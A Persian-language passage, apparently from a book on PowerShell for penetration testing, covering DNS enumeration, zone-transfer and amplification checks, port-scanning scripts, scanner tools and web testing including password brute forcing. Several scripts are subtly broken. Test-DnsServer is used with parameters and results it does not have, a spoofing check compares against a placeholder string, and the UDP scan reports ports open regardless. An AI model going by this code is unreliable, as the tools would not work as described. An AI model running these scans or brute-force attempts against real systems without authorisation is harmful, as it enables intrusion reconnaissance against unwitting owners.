Resolve-DnsName یک ابزار قدرتمند در PowerShell است که به شما اجازه می‌دهد تا رکوردهای مختلف DNS از جمله رکوردهای MX، NS و PTR را جستجو کنید. با استفاده از این cmdlet با انواع مختلف کوئری، می‌توانید اطلاعات مهمی در مورد سرورهای ایمیل، سرورهای نام معتبر و جستجوهای DNS معکوس به عنوان بخشی از تست نفوذ جمع آوری کنید. این مثال‌ها نشان می‌دهند که چگونه می‌توان از PowerShell برای کارهای مرتبط با DNS استفاده کرد و به مدیران شبکه و متخصصان فناوری اطلاعات در مدیریت و تشخیص منابع شبکه کمک نمود.

Test-DnsServer می‌تواند در هنگام ارزیابی زیرساخت DNS یک هدف، افزودنی ارزشمند به جعبه ابزار تست نفوذگر باشد. در اینجا به نحوه استفاده از آن می‌پردازیم:

DNS enumeration: در طول مرحله جمع‌آوری اطلاعات، یک تست نفوذگر ممکن است بخواهد اطلاعات مربوط به DNS را در مورد شبکه هدف جمع‌آوری کند. با استفاده از Test-DnsServer، آن‌ها می‌توانند رکوردهای DNS را برای کشف اطلاعات ارزشمندی مانند نام دامنه، سرورهای تبادل نامه و سرورهای نام معتبر برشمارند. این اطلاعات به تست نفوذگر کمک می‌کند تا یک پروفایل جامع از هدف بسازد. برخی از رکوردهای DNS، مانند SVR، می‌توانند برای شناسایی اطلاعات دقیق سرویس و در نتیجه آسیب‌پذیری‌های احتمالی استفاده شوند.

```
$Domain = "snowcapcyber.com"
$DnsServer = "192.168.1.1"
# Enumerate MX records
$MXRecords = Test-DnsServer -IPAddress $DnsServer -Name $Domain
-Type MX
if ($MXRecords) {
    Write-Host "MX records for $Domain:"
    $MXRecords.QueryResults | ForEach-Object {
        Write-Host "Server: $($_.MailExchange)" }
} else {
     Write-Host "No MX records found for $Domain"}
```

DNS spoofing and cache poisoning tests: تست نفوذگران ممکن است سعی کنند از آسیب‌پذیری‌های DNS مانند Cache Poisoning برای هدایت ترافیک به سرورهای مخرب سوء استفاده کنند. با آزمایش پاسخ‌های DNS هدف با استفاده از Test-DnsServer، آن‌ها می‌توانند ارزیابی کنند که آیا سرور DNS در برابر حملات جعل آسیب‌پذیر است یا خیر.

```
$DnsServer = "192.168.1.1"
$MaliciousServer = "malicious.com"
$TargetDomain = "snowcapcyber.com"
# Test if DNS server resolves to malicious IP
$DnsResponse = Test-DnsServer -IPAddress $DnsServer -Name
$TargetDomain -Type A
if ($DnsResponse.QueryResults.IPAddress -eq "malicious_IP") {
    Write-Host "Server vulnerable to spoofing."
} else {
    Write-Host "DNS server is not vulnerable."}
```

Identifying DNS amplification vulnerabilities: مهاجمان ممکن است از سرورهای DNS برای حملات Amplification سوء استفاده کنند و باعث شوند که مقادیر زیادی داده به IP قربانی ارسال کنند. تست نفوذگران می‌توانند از Test-DnsServer برای ارزیابی اینکه آیا سرور DNS به انواع پرس و جوی خاص با پاسخ‌های تقویت شده پاسخ می‌دهد یا خیر استفاده کنند.

```
$DnsServer = "192.168.1.1"
$QueryType = "ANY"
$TargetDomain = "victim.com"
# Test DNS server for amplification vulnerability
$DnsResponse = Test-DnsServer -IPAddress $DnsServer -Name
$TargetDomain -Type $QueryType
if ($DnsResponse.QueryResults.Count -gt 1) {
    Write-Host "DNS server is vulnerable."
} else {
     Write-Host "DNS server is not vulnerable."}
```

DNS zone transfer tests: Zone Transfer می‌تواند اطلاعات حساسی را در مورد پیکربندی DNS دامنه در معرض دید قرار دهد. تست نفوذگران می‌توانند از Test-DnsServer برای Zone Transfer از سرورهای نام معتبر استفاده کنند تا ارزیابی کنند که آیا آن‌ها به درستی پیکربندی شده‌اند تا از انتقال‌های غیرمجاز جلوگیری کنند.

```
$DnsServer = "192.168.1.1"
$TargetDomain = "target.com"
# Test if zone transfer is allowed
$ZoneTransfer = Test-DnsServer -IPAddress $DnsServer -Name
$TargetDomain -Type AXFR
if ($ZoneTransfer.QueryResults) {
    Write-Host "Transfer allowed $TargetDomain."
} else {
    Write-Host "Zone transfer is not allowed."}
```

گنجاندن Test-DnsServer در یک تست نفوذ به متخصصان امنیتی اجازه می‌دهد تا زیرساخت DNS هدف را از نظر آسیب‌پذیری‌ها و پیکربندی‌های نادرست ارزیابی کنند. با انجام DNS Enumeration، آزمایش آسیب‌پذیری‌های جعل، بررسی خطرات Amplification، و ارزیابی Zone Transfer، تست نفوذگران می‌توانند بردارهای حمله احتمالی را شناسایی کرده و بهبودهای امنیتی را توصیه کنند. با این حال، انجام تست‌های نفوذ به صورت اخلاقی و با مجوز مناسب برای اطمینان از اینکه فرآیند آزمایش به افزایش امنیت زیرساخت سازمان هدف کمک می‌کند، بسیار مهم است.

کلاس System.Net.Dns در PowerShell یک راه قدرتمند و انعطاف پذیر برای تعامل با عملیات DNS ارائه می‌دهد. این کلاس به شما اجازه می‌دهد تا کارهای مرتبط با DNS مانند Resolve نام هاست به آدرس‌های IP، پرس و جو از رکوردهای DNS و انجام جستجوهای معکوس را انجام دهید. در این بخش، به قابلیت‌های کلاس System.Net.Dns، متدها و ویژگی‌های کلیدی آن می‌پردازیم و نمونه‌های عملی استفاده از آن را ارائه می‌کنیم.

کلاس System.Net.Dns بخشی از چارچوب دات نت است و مجموعه‌ای از متدها و ویژگی‌های ثابت را برای عملیات‌های مرتبط با DNS ارائه می‌دهد. این به ویژه زمانی مفید است که نیاز به جستجوی DNS به طور مستقیم از داخل اسکریپت‌ها یا دستورات PowerShell خود داشته باشید. چه در حال عیب‌یابی اتصال شبکه، انجام تست نفوذ یا بازیابی اطلاعات DNS هستید، کلاس System.Net.Dns می‌تواند ابزار ارزشمندی در جعبه ابزار شما باشد.

GetHostAddresses: این متد نام میزبان را به آرایه‌ای از آدرس‌های IP، Resolve می‌کند.

```
[System.Net.Dns]::GetHostAddresses("google.com")
```

GetHostEntry: این متد اطلاعات دقیقی را در مورد نام میزبان بازیابی می‌کند، از جمله آدرس‌های IP، نام‌های مستعار و نام‌های متعارف.

```
[System.Net.Dns]::GetHostEntry("google.com")
```

GetHostName: این متد نام میزبان رایانه محلی را برمی‌گرداند.

```
[System.Net.Dns]::GetHostName()
```

در زمینه انجام تست نفوذ، می‌توانیم از [System.Net.Dns] به صورت زیر استفاده کنیم:

Resolve the hostname to an IP address: از متد GetHostAddresses برای Resolve یک نام میزبان به آدرس IP مربوطه استفاده کنید:

```
$ipAddresses = [System.Net.Dns]::GetHostAddresses("google.com")
$ipAddresses | ForEach-Object {
    Write-Host "IP Address: $_"}
```

Get the detailed host information: متد GetHostEntry اطلاعات دقیقی در مورد نام میزبان ارائه می‌دهد:

```
$hostEntry = [System.Net.Dns]::GetHostEntry("google.com")
Write-Host "HostName: $($hostEntry.HostName)"
Write-Host "Aliases: $($hostEntry.Aliases -join ', ')"
Write-Host "IP Addresses:"
$hostEntry.AddressList | ForEach-Object {
    Write-Host " $_"}
```

Retrieve the local hostname: از متد GetHostName برای بازیابی نام میزبان رایانه محلی استفاده کنید:

```
$localHostName = [System.Net.Dns]::GetHostName()
Write-Host "Local HostName: $localHostName"
```

هنگام کار با کلاس System.Net.Dns، رسیدگی به استثناهای احتمالی که ممکن است به دلیل مشکلات شبکه یا نام هاست نامعتبر ایجاد شوند، مهم است:

```
try {
    $ipAddresses = [System.Net.Dns]::GetHostAddresses("invalid123")
    $ipAddresses | ForEach-Object {
        Write-Host "IP Address: $_" }
} catch {
    Write-Host "Error: $($_.Exception.Message)"}
```

کلاس System.Net.Dns در PowerShell به کاربران این امکان را می‌دهد که طیف گسترده‌ای از عملیات DNS را مستقیماً از اسکریپت‌ها یا دستورات خود انجام دهند. این کلاس با متدهای خود برای Resolve نام هاست به آدرس‌های IP، بازیابی اطلاعات دقیق میزبان و به دست آوردن نام میزبان محلی، برای عیب یابی شبکه، تست نفوذ و وظایف مرتبط با DNS بسیار ارزشمند است. در حالی که ممکن است تمام جنبه‌های عملیات DNS را پوشش ندهد، کلاس System.Net.Dns به عنوان یک ابزار قابل اعتماد و کارآمد برای ساده کردن تعاملات DNS در محیط PowerShell عمل می‌کند. مانند هر ابزار دیگری، رسیدگی به استثناها و در نظر گرفتن ملاحظات اخلاقی، به ویژه هنگام انجام فعالیت‌های مرتبط با شبکه، ضروری است. با استفاده از قابلیت‌های کلاس System.Net.Dns، کاربران PowerShell می‌توانند توانایی خود را در جمع‌آوری اطلاعات، تشخیص مشکلات و مدیریت مؤثر وظایف مرتبط با DNS در سناریوهای مختلف افزایش دهند.

Summary

فصل خدمات شبکه و DNS که با تخصص PowerShell غنی شده است، راهنمای جامعی برای تسلط بر جنبه‌های حیاتی مدیریت زیرساخت فناوری اطلاعات ارائه می‌دهد. با تمرکز بر افزایش کارایی، این فصل از طریق قابلیت‌های برنامه نویسی PowerShell برای پیکربندی، نظارت و عیب یابی سرویس‌های شبکه پیمایش می‌کند. از پیکربندی‌های DHCP تا مدیریت رکورد DNS، این فصل نشان می‌دهد که چگونه اتوماسیون PowerShell این وظایف را ساده می‌کند و مدیران را قادر می‌سازد تا عملیات را ساده‌تر کنند.

بخش قابل توجهی از فصل به DNS اختصاص دارد و نقش محوری آن را در ارتباطات اینترنتی روشن می‌کند. با استفاده از PowerShell، مدیران در دستکاری تنظیمات DNS، Resolve پرس و جوها و اطمینان از قابلیت اطمینان Domain Name Resolution مهارت کسب می‌کنند. بینش‌های عملی و مثال‌های عملی ارائه‌شده به‌عنوان منابع ارزشمندی هم برای متخصصان باتجربه فناوری اطلاعات و هم برای مدیران

مبتدی خدمت می‌کنند و ابزارهای مورد نیاز برای پیمایش و بهینه‌سازی محیط‌های شبکه مدرن را به‌طور مؤثر ارائه می‌دهند. این فصل، ترکیب دانش نظری با کاربرد عملی، به عنوان یک مرجع محوری برای مدیران شبکه ای عمل می‌کند که به دنبال مهار قدرت PowerShell در عملیات روزانه خود هستند.

در فصل بعدی، نحوه استفاده از PowerShell را به عنوان بخشی از تست نفوذ برای انجام اسکن پورت TCP/UDP بررسی خواهیم کرد.

فصل چهارم – Network Enumeration and Port Scanning

در این فصل، چگونگی استفاده از PowerShell را به عنوان بخشی از تست نفوذ برای انجام اسکن پورت TCP/UDP بررسی خواهیم کرد. از طریق مثال‌های عملی، چگونگی استفاده از cmdletهای خاص را بررسی خواهیم کرد و اینکه PowerShell چگونه می‌تواند از توابع در چارچوب‌های دیگر مانند .NET استفاده کند. در نهایت، برخی از ابزارهای متن باز را که می‌توان از آن‌ها برای انجام اسکن پورت استفاده کرد، بررسی خواهیم کرد. اکنون این فصل را با بررسی چگونگی استفاده از cmdlet های مختلف برای انجام Enumeration شبکه آغاز می‌کنیم.

موضوعات زیر مهمترین موضوعاتی است که در این فصل به آنها خواهیم پرداخت:

- Network enumeration using PowerShell
- TCP port scanning using PowerShell
- UDP port scanning using PowerShell
- Using PowerShell tools for port scanning

Network enumeration using PowerShell

Network Enumeration یک مرحله مهم در تست نفوذ است که در آن متخصصان امنیتی سعی دارند اطلاعات بیشتری را در خصوص شبکه هدف بدست آورند. PowerShell، یک زبان برنامه نویسی و فریمورک قدرتمند در محیط های ویندوز، می تواند ابزاری ارزشمند برای انجام Network Enumeration باشد. در اینجا، نحوه استفاده از PowerShell برای این منظور در تست نفوذ را بررسی خواهیم کرد:

Discovery of network assets: PowerShell به تست نفوذگران اجازه می‌دهد تا دارایی‌های شبکه مانند Host ها، سرورها و دستگاه‌ها را کشف کنند. دستوراتی مانند Test-Connection را می‌توان برای Ping کردن Host ها و بررسی در دسترس بودن آن‌ها به کار برد. Resolve-DnsName می‌تواند به شناسایی نام هاست کمک کند، در حالی که Test-NetConnection می‌تواند پورت‌ها و سرویس‌های باز را ارزیابی کند.

Active Directory enumeration: با PowerShell، تست نفوذگران می‌توانند اطلاعات ارزشمندی در مورد محیط Active Directory (AD) هدف جمع‌آوری کنند. ابزارهایی مانند Get-ADUser، Get-ADComputer و Get-ADGroupMember می‌توانند برای بازیابی اطلاعات کاربر، رایانه و گروه استفاده شوند. این داده‌ها به درک ساختار شبکه و نقاط ورودی بالقوه کمک می‌کند.

Network shares and permissions: اسکریپت‌های PowerShell را می‌توان برای شناسایی Shareهای شبکه و مجوزهای آن‌ها به کار برد. دستوراتی مانند Get-SmbShare و Get-Acl را می‌توان برای شناسایی Share های باز و حقوق دسترسی مرتبط با آن‌ها به کار برده و بینش‌هایی را در مورد مناطق بالقوه بهره برداری ارائه بدست آورد.

Enumeration of network shares and user information: PowerShell می‌تواند شناسایی Share های شبکه و اطلاعات کاربران را با پرس و جو از سرویس‌های LDAP و SMB تسهیل کند. ابزارهایی مانند NetView و NetUser می‌توانند اطلاعات بیشتری را در مورد ساختار شبکه و آسیب‌پذیری‌های احتمالی آشکار کنند.

Enumeration of running services: PowerShell به تست نفوذگران اجازه می‌دهد تا سرویس‌های در حال اجرا را روی میزبان‌های هدف شناسایی کنند. با استفاده از Get-Service یا پرس و جو از مخزن Windows Management Instrumentation (WMI) با Get-WmiObject، تست نفوذگران می‌توانند اطلاعاتی در مورد سرویس‌ها، تنظیمات آن‌ها و آسیب‌پذیری‌های احتمالی جمع آوری کنند. این نوع سرویس‌ها شامل پایگاه‌های داده می‌شود.

Vulnerability scanning: از PowerShell می‌توان برای شروع اسکن آسیب‌پذیری در سیستم‌های هدف، با استفاده از اسکریپت‌هایی که آسیب‌پذیری‌های شناخته شده یا نسخه‌های نرم افزار قدیمی را بررسی می‌کند، استفاده کرد. این به اولویت بندی بردارهای حمله بالقوه کمک می‌کند.

Port scanning and banner grabbing: PowerShell's Test-NetConnection و InvokeWebRequest را می‌توان برای انجام اسکن پورت و گرفتن بنر استفاده کرد. این اطلاعات به تست نفوذگر کمک می‌کند پورت‌های باز، سرویس‌ها و نسخه‌های نرم‌افزاری بالقوه قدیمی را که ممکن است مستعد سوءاستفاده‌های شناخته‌شده باشند، شناسایی کند.

از این رو، PowerShell یک ابزار ضروری برای Network Enumeration در طول تست نفوذ در محیط‌های ویندوز است. تطبیق‌پذیری، قابلیت‌های اسکریپت نویسی و دسترسی به منابع سیستم، تست نفوذگر را قادر می‌سازد تا اطلاعات حیاتی در مورد شبکه هدف را جمع آوری کند و به وی کمک می‌کند تا نقاط ضعف بالقوه و نقاط ورودی را برای بهره برداری بیشتر شناسایی نماید. با این حال، انجام این فعالیت‌ها به صورت اخلاقی و با مجوز مناسب برای اطمینان از امنیت شبکه ارزیابی شده ضروری است.

TCP port scanning using PowerShell

اسکن پورت، عملی برای بررسی سیستماتیک پورت‌های باز، بسته یا فیلتر شده در یک سیستم هدف است. پورت‌های باز نشان دهنده نقاط ورود بالقوه برای مهاجمان هستند، در حالی که پورت‌های بسته یا فیلتر شده ممکن است نشان دهنده اقدامات امنیتی در هدف باشند. با انجام اسکن پورت، تست نفوذگران می‌توانند اطلاعات مهمی در مورد وضعیت امنیتی شبکه یا سیستم جمع آوری کنند.

Test-NetConnection یک cmdlet همه کاره موجود در Windows PowerShell (نسخه ۴.۰ و جدیدتر) است که در درجه اول برای تشخیص اتصال به شبکه استفاده می‌شود. با این حال، می‌توان آن را برای انجام اسکن پورت در زمینه تست نفوذ تغییر کاربری داد.

Single port scanning with Test-NetConnection

برای انجام یک اسکن پورت ساده روی میزبان هدف با استفاده از Test-NetConnection، این مثال را دنبال کنید:

```
Test-NetConnection -ComputerName 192.168.1.100 -Port 80
ComputerName            : 192.168.1.100
RemoteAddress           : 192.168.1.100
RemotePort              : 80
InterfaceAlias          : Ethernet
SourceAddress           : 192.168.1.101
TcpTestSucceeded        : True
```

در این مثال، Test-NetConnection تأیید می‌کند پورت ۸۰ در سیستم هدف باز است، که نشان دهنده وجود یک وب سرور در آن می‌باشد.

Multiple port scanning with Test-NetConnection

یک تست نفوذگر اغلب نیاز به اسکن چندین پورت در یک سیستم هدف دارد. Test-NetConnection را می‌توان در یک حلقه برای اسکن طیفی از پورت‌ها یا لیستی از پورت‌های خاص استفاده کرد:

```
$RemoteHost = "192.168.1.100"
```

```
$Ports = 80, 443
foreach ($Port in $Ports) {
   Test-NetConnection -ComputerName $RemoteHost -Port $Port }
ComputerName            : 192.168.1.100
RemoteAddress           : 192.168.1.100
RemotePort              : 80
InterfaceAlias          : Ethernet
SourceAddress           : 192.168.1.101
TcpTestSucceeded        : True
ComputerName            : 192.168.1.100
RemoteAddress           : 192.168.1.100
RemotePort              : 443
InterfaceAlias          : Ethernet
SourceAddress           : 192.168.1.101
TcpTestSucceeded        : False
```

در این حالت Test-NetConnection پورت‌های ۸۰ و ۴۴۳ را روی سیستم مورد نظر اسکن می‌کند. نتایج نشان می‌دهد که آیا هر پورت باز است یا خیر.

Enumerating open ports with Test-NetConnection

یکی از اهداف اولیه تست نفوذ، Enumeration پورت‌های باز است. شما می‌توانید از PowerShell برای فیلتر کردن و نمایش پورت‌های باز استفاده کنید:

```
$RemoteHost = "192.168.1.100"
$Ports = 1..65535
$OpenPorts = foreach ($Port in $Ports) {
    $Result = Test-NetConnection -ComputerName $RemoteHost -Port $Port
    if ($Result.TcpTestSucceeded) {
        $Port
    }
}
```

در این مثال، Test-NetConnection تمام پورت‌های ممکن را اسکن می‌کند و پورت‌های باز را شناسایی می‌نماید. Test-NetConnection، در حالی که در درجه اول برای تشخیص اتصال شبکه طراحی شده است، می‌تواند ابزار ارزشمندی برای تست نفوذگران برای انجام اسکن پورت باشد. با استفاده

از قابلیت‌های آن برای بررسی وضعیت پورت‌های خاص در یک سیستم هدف، تست نفوذگران می‌توانند اطلاعات مهمی در مورد آسیب‌پذیری‌های احتمالی و ضعف‌های امنیتی جمع آوری کنند. با این حال، توجه به این نکته مهم است که تست نفوذ باید همیشه با مجوز مناسب و به شیوه‌ای مسئولانه و اخلاقی انجام شود تا از هرگونه مشکل قانونی یا اخلاقی جلوگیری شود. Test-NetConnection، زمانی که در این دستورالعمل‌ها استفاده می‌شود، می‌تواند یک دارایی در جعبه ابزار یک تست نفوذگر باشد.

Single port scanning with .NET

PowerShell می‌تواند یکNET Socket Objects. ایجاد کند تا با یک پورت در یک میزبان هدف ارتباط برقرار کند. به مثال زیر توجه نمایید:

```
$RHost = "192.168.1.100"
$Port = 80
$TcpClient = New-Object System.Net.Sockets.TcpClient
try {
    $TcpClient.Connect($RHost, $Port)
    Write-Host "Port $Port on $RHost is open."
}
catch {
    Write-Host "Port $Port on $RHost is closed or filtered."
}
finally {
    $TcpClient.Close()}
```

در این مثال، PowerShell یک شی کلاینت TCP ایجاد می‌کند و سعی می‌کند به پورت مشخص شده در میزبان هدف متصل شود. سپس باز یا بسته بودن پورت را گزارش می‌دهد.

Multiple port scanning with .NET

یک تست نفوذ معمولی شامل اسکن چندین پورت در یک سیستم هدف است. PowerShell می‌تواند لیستی از پورت‌ها را اسکن نموده و وضعیت آن‌ها را بررسی کند:

```
$RHost = "192.168.1.100"
$Ports = 80, 443, 22
foreach ($Port in $Ports) {
    $TcpClient = New-Object System.Net.Sockets.TcpClient
    try {
        $TcpClient.Connect($RHost, $Port)
        Write-Host "Port $Port on $RHost is open."
    }
    catch {
        Write-Host "Port $Port on $RHost is closed or filtered."
    }
    finally {
        $TcpClient.Close()}}
```

این اسکریپت PowerShell لیستی از پورت‌ها را در میزبان هدف اسکن می‌کند و وضعیت آن‌ها را گزارش می‌کند.

Enumerating all open ports with .NET

در برخی موارد، شناسایی تمام پورت‌های باز در یک سیستم هدف ضروری است. از PowerShell می‌توان برای اسکن سیستماتیک طیفی از پورت‌ها استفاده کرد:

```
$RHost = "192.168.1.100"
$StartPort = 1
$EndPort = 65535
for ($Port = $StartPort; $Port -le $EndPort; $Port++) {
    $TcpClient = New-Object System.Net.Sockets.TcpClient
    try {
        $TcpClient.Connect($RHost, $Port)
        Write-Host "Port $Port on $RHost is open."
    }
    catch {# Port is closed or filtered.}
```

```
finally {
    $TcpClient.Close()}}
```

PowerShell به طور سیستماتیک تمام پورت‌های ممکن را در میزبان هدف اسکن می‌کند و پورت‌های باز را گزارش می‌دهد.

استفاده از اشیاء سوکت .NET. در PowerShell به تست نفوذگران، یک رویکرد همه کاره و قابل برنامه ریزی برای انجام اسکن پورت، به عنوان بخشی حیاتی از ارزیابی‌های هک اخلاقی، را ارائه می‌دهد. اسکن پورت نقشی اساسی در شناسایی آسیب‌پذیری‌های بالقوه در یک سیستم هدف بازی می‌کند، و .NET Socket Objects به آزمایش‌کنندگان این امکان را می‌دهد تا این فرآیند را به طور موثر، خودکار و سفارشی کنند.

با این حال انجام تست‌های نفوذ مسئولانه، رعایت دستورالعمل‌های قانونی و اخلاقی و کسب مجوز مناسب ضروری است. هنگامی که به طور مسئولانه استفاده میشود، .NET Socket Objects در PowerShell به عنوان ابزار قدرتمندی برای تست نفوذگران جهت ارزیابی وضعیت امنیتی سیستم‌ها و شبکه‌ها عمل می‌کند و در نهایت امنیت را افزایش می‌دهد.

UDP port scanning using PowerShell

انجام اسکن پورت UDP در PowerShell شامل ارسال بسته‌های UDP به پورت‌های خاصی در میزبان هدف برای تعیین باز یا بسته بودن آن پورت‌ها است. برخلاف TCP، UDP بدون اتصال است، که اسکن پورت UDP را کمی چالش‌برانگیزتر می‌کند، زیرا هیچ Handshake ای برای تایید وضعیت پورت وجود ندارد. در ادامه یک روش ساده با استفاده از PowerShell آورده شده است:

```
$RHost = "192.168.1.100"
$Ports = 53, 67, 123
foreach ($Port in $Ports) {
    $UdpClient = New-Object System.Net.Sockets.UdpClient
    try {
        $UdpClient.Connect($RHost, $Port)
        $UdpClient.Send([byte[]](0), 0, 0)
        Write-Host "UDP Port $Port open - $RHost"
```

```
}
catch {
    Write-Host "UDP Port $Port closed - $Host."
}
finally {
    $UdpClient.Close()}}
```

این اسکریپت از طریق پورت‌های UDP مشخص شده تکرار می‌شود، یک شی کلاینت UDP ایجاد می‌کند و یک بسته UDP خالی به هر پورت ارسال می‌کند. اگر یک استثنا در طول فرآیند ثبت شود، به این معنی است که پورت بسته یا فیلتر شده است. اگر هیچ استثنایی مطرح نشود، پورت باز در نظر گرفته می‌شود.

توجه داشته باشید که اسکن UDP می‌تواند کمتر از اسکن TCP قابل اعتماد باشد، زیرا UDP مکانیسم‌های تایید و پاسخ مشابه TCP را ارائه نمی‌دهد. برخی از پورت‌های UDP باز ممکن است به بسته‌های خالی UDP پاسخ ندهند، که می‌تواند منجر به False Positive شود. علاوه بر این، فایروال‌ها و فیلتر شبکه می‌توانند بر دقت اسکن پورت UDP تأثیر بگذارند. همیشه از داشتن مجوز مناسب اطمینان حاصل کنید و از ابزارهای تخصصی‌تری برای کارهای جامع تست نفوذ استفاده کنید.

Using PowerShell tools for port scanning

چندین ابزار منبع باز PowerShell وجود دارد که از اسکن پورت TCP/UDP پشتیبانی می‌کند. لینک زیر نمونه‌ای از ابزار اسکن PowerShell است:

https://github.com/BornToBeRoot/ PowerShell_IPv4PortScanner

IPv4PortScan یک ابزار اسکن TCP ناهمزمان است که به کاربر اجازه می‌دهد تا محدوده پورت مورد اسکن را تعریف کند. خط فرمان ابزار به صورت زیر است:

```
.\IPv4PortScan.ps1 [-ComputerName] <String> [[-StartPort]
<Int32>] [[-EndPort] <Int32>] [[-Threads] <Int32>] [[-Force]]
[<CommonParameters>]
```

در ادامه از این ابزار برای اسکن ۵۰۰ پورت اول در سیستم مورد نظر استفاده خواهیم کرد:

```
PS> .\IPv4PortScan.ps1 -ComputerName www.snowcapcyber.com -EndPort 500
Port Protocol ServiceName  ServiceDescription   Status
---- -------- -----------  ------------------   ------
  53  tcp     domain       Domain Name Server   open
  80 tcp      http         World Wide Web HTTP  open
```

ابزار PS2 یک ابزار اسکنر پورت TCP است که برخی از عملکردهای Nmap را تقلید می‌کند. این ابزار را می‌توانید در https://github.com/nccgroup/PS2 دانلود کنید.

این ابزار از اسکن TCP و UDP و همچنین نقشه برداری از یک شبکه با استفاده از یک تابع traceroute پشتیبانی می‌کند. در ادامه، از این ابزار برای اسکن ۱۰۰۰ پورت TCP رایج استفاده خواهیم کرد:

```
PS C:\>ps2.ps1 -sT -i 192.168.1.1
```

در مثال زیر، از ابزاری برای اسکن تمام پورت‌های TCP استفاده می‌کنیم:

```
PS C:\>ps2.ps1 -sT -p (1..65535) -i 192.168.1.1
```

در نهایت، ما از این ابزار برای اسکن ۱۰۰۰ پورت رایج UDP استفاده خواهیم کرد:

```
PS C:\>ps2.ps1 -sU -i 192.168.1.1
```

به طور خلاصه، PowerShell توانایی ایجاد ابزارهای ساده و قدرتمند برای اسکن پورت TCP/UDP را در اختیار ما قرار می‌دهد. ما نشان داده‌ایم که چگونه می‌توان از cmdletها استفاده نموده و یک اسکریپت ایجاد کرد. همچنین چگونه PowerShell می‌تواند از توابع .NET. استفاده کند. این ابزارها ما را قادر می‌سازند تا در یک تست نفوذ در زمین زندگی کنیم (منظور استفاده از تکنیک‌های Living off the Land و عدم استفاده از ابزارهای خارجی است) و تعداد ابزارهایی را که باید در یک تست امنیتی پشتیبانی کنیم، به حداقل برسانیم.

Summary

این فصل یک کاوش جامع در مورد استفاده از PowerShell برای شناسایی و ارزیابی امنیتی شبکه قوی بود. این فصل چگونگی استفاده از PowerShell را برای Enumeration دستگاه‌ها و سرویس‌ها به طور کارآمد نشان می‌دهد.

این فصل بیشتر به حوزه اسکن پورت پرداخته و بر نقش حیاتی آن در ارزیابی آسیب‌پذیری تأکید می‌کند. این فصل با نشان دادن قدرت PowerShell برای اسکن پورت، استراتژی‌هایی را برای شناسایی

پورت‌های باز، سرویس‌ها و آسیب‌پذیری‌های بالقوه معرفی کرد. نمونه‌های عملی و سناریوهای دنیای واقعی شما را با تجربه عملی تجهیز می‌کنند و به شما قدرت می‌دهند تا امنیت شبکه را تقویت کنید. چه برای مقاصد دفاعی و چه برای هک اخلاقی، این فصل به عنوان یک منبع ارزشمند عمل می‌کند و درک دقیقی از Enumeration شبکه و اسکن پورت با استفاده از قابلیت‌های همه کاره PowerShell ارائه می‌کند.

در فصل بعد، نحوه استفاده از PowerShell در هنگام انجام تست نفوذ روی REST و SOAP APIها را یاد خواهیم گرفت.

فصل پنجم – The WEB, REST, and SOAP

این فصل به استفاده از PowerShell هنگام انجام تست نفوذ روی REST و APIهای SOAP می‌پردازد. ما با توضیح اینکه چگونه می‌توانیم از PowerShell برای رمزگذاری و رمزگشایی JSON و XML استفاده کنیم، شروع خواهیم کرد. JSON و XML فناوری های اصلی در رابطه با REST و SOAP API هستند. در بخش‌های بعدی، نحوه استفاده از PowerShell را به عنوان بخشی از تست OWASP در رابطه REST و APIهای SOAP توضیح خواهیم داد.

در زیر موضوعات اصلی مورد بررسی در این فصل آمده است:

- PowerShell and the web
- Encoding JSON and XML in PowerShell
- PowerShell and REST
- PowerShell and SOAP

PowerShell and the web

PowerShell که ابتدا توسط مایکروسافت به عنوان یک چارچوب مدیریت پیکربندی و اتوماسیون کار توسعه داده شده بود، به یک زبان برنامه نویسی همه کاره تبدیل شده است که نقش مهمی در ارزیابی امنیت برنامه‌های وب، REST و SOAP ایفا می‌کند. قابلیت‌های آن فراتر از اتوماسیون و مدیریت است و آن را به ابزاری ضروری برای متخصصان امنیت سایبری در هنگام انجام ارزیابی‌های امنیتی کامل تبدیل می‌کند. در این بخش، به این خواهیم پرداخت که چگونه PowerShell می‌تواند به طور موثر به عنوان بخشی از تست امنیت برنامه وب، REST و SOAP استفاده شود.

Web application security testing with PowerShell

با ترکیب قدرتمند PowerShell و تست امنیت برنامه‌های کاربردی وب در این فصل، به قلمرو امنیت سایبری پیشگیرانه کاوش کنید. کشف کنید که چگونه قدرت برنامه نویسی PowerShell می‌تواند برنامه‌های وب شما را در برابر تهدیدات احتمالی تقویت کند. از شناسایی آسیب‌پذیری‌ها تا اجرای پروتکل‌های امنیتی قوی، این کاوش مدیران را با ابزارهایی برای انجام ارزیابی‌های امنیتی کامل مجهز می‌کند. مثال‌های دنیای واقعی و بینش‌های عملی نشان می‌دهند که چگونه PowerShell کارایی وظایفی مانند تست نفوذ و اسکن آسیب‌پذیری را افزایش می‌دهد. در ادامه به برخی از قابلیت‌های PowerShell در این زمینه می پردازیم:

Automated Scanning: PowerShell به عنوان یک پلتفرم عالی برای خودکار کردن اسکن‌های امنیتی برنامه‌های کاربردی وب عمل می‌کند. آزمایش‌کنندگان می‌توانند ابزارهای مختلف اسکن

آسیب‌پذیری مانند OWASP ZAP، Burp Suite یا Nessus را با اسکریپت‌های PowerShell برای اسکن وب‌سایت‌ها برای آسیب‌پذیری‌هایی مانند SQL injection، Cross-Site Scripting (XSS) و غیره ادغام کنند. قابلیت‌های اسکریپت نویسی PowerShell امکان سفارشی سازی و زمان بندی اسکن‌ها، بهینه سازی زمان و تضمین پوشش جامع را فراهم می‌کند.

Data Extraction and Analysis: توانایی PowerShell در ایجاد درخواست‌های HTTP و تجزیه محتوای HTML برای استخراج و تجزیه و تحلیل داده‌ها در طول تست امنیتی بسیار ارزشمند است. آزمایش کنندگان می‌توانند از آن برای واکشی صفحات وب، استخراج اطلاعات و کشف مسائل امنیتی پنهان استفاده کنند. این موضوع شامل بررسی قرار گرفتن در معرض داده‌های حساس، Crawling سایت‌ها برای شناسایی دایرکتوری‌های مخفی، یا تجزیه و تحلیل جاوا اسکریپت برای آسیب‌پذیری‌های امنیتی بالقوه است.

Password Bruteforcing and Enumeration: از اسکریپت‌های PowerShell می‌توان برای حملات brute force پسورد استفاده کرد و به آزمایش کنندگان اجازه می‌دهد تا رمزهای عبور ضعیف یا قابل حدس را در یک برنامه وب شناسایی کنند. این به ارزیابی قدرت سیستم‌های ورود و کنترل‌های دسترسی کمک می‌کند.

